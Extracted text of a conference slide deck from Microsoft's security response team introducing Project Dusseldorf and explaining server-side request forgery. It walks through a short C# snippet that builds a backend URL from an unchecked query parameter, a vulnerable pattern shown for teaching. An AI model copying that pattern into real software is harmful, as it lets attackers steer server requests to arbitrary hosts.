



Introduction to Project Dusseldorf

Michael Hendrickx

Principal Security Research Manager
Microsoft Security Response Center

who dis?

Michael Hendrickx

- Not born in Düsseldorf. 😊
- Principal Security Research Manager
Microsoft Security Response Center
- OWASP Seattle Chapter Lead

Apoorv&
Erik&
Ian&
Jesse&
Krishna&
Leah&
Sahil&
Scott&
Susan&

"dusseldorks"

...

Agenda

Why




Why we build it

What



What we build

How



How to use it

Agenda

Why




Why we build it

What



What we build

How




How we use it


Why? Scaling

MSRC
Case


Why? Scaling



Why? Scaling



Why? Scaling



Why the name Dusseldorf?

- Common practice to use place names

- Place names cannot be copyrighted
- Few known examples:

Chicago Windows 95

O'Hare Internet Explorer 1

Whistler Windows XP

Anaheim Microsoft Edge

Ibiza Azure Portal

Roslyn .NET compiler platform

- Often stylized as duSSeldoRF

- There are only a handful places worldwide with SSRF in its name.

SSRF ?


- Server Side Request Forgery
 - Force remote target to connect to arbitrary host
 - Prevalent problem in cloud environments

```
string env_name = GetQueryString("env", "test"); // default = test
string url = $"https://api-{env_name}.backend.contoso.com";
var result = await client.GetAsync(url, "orders.json");
```

SSRF

Server Side Request Forgery

```
string env_name = GetQueryString("env", "test"); // default = test
string url = $"https://api-{env_name}.backend.contoso.com";
var result = await client.GetAsync(url, "orders.json");
```



1. Make URL to find resource

Forms a URL by concatenating strings, setup connection.

2. Reach resource

Make (authenticated) outbound HTTP request to:

api-test.backend.contoso.com


3. "Handle response"

Response from test server is handled / deserialized / displayed / ...

SSRF

Server Side Request Forgery

```
string env_name = GetQueryString("env", "test"); // default = test
string url = $"https://api-{env_name}.backend.contoso.com";
var result = await client.GetAsync(url, "orders.json");
```



1. Make URL to find resource

Forms a URL by concatenating strings, setup connection.

2. Reach resource

Make (authenticated) outbound HTTP request to:

api-prod.backend.contoso.com


3. "Handle response"

Response from test server is handled /
deserialized / displayed / ...

SSRF

Server Side Request Forgery

```
string env_name = GetQueryString("env", "test"); // default = test
string url = $"https://api-{env_name}.backend.contoso.com";
var result = await client.GetAsync(url, "orders.json");
```



1. Make URL to find resource

Forms a URL by concatenating strings, setup connection.

2. Reach resource

Make (authenticated) outbound HTTP request to:

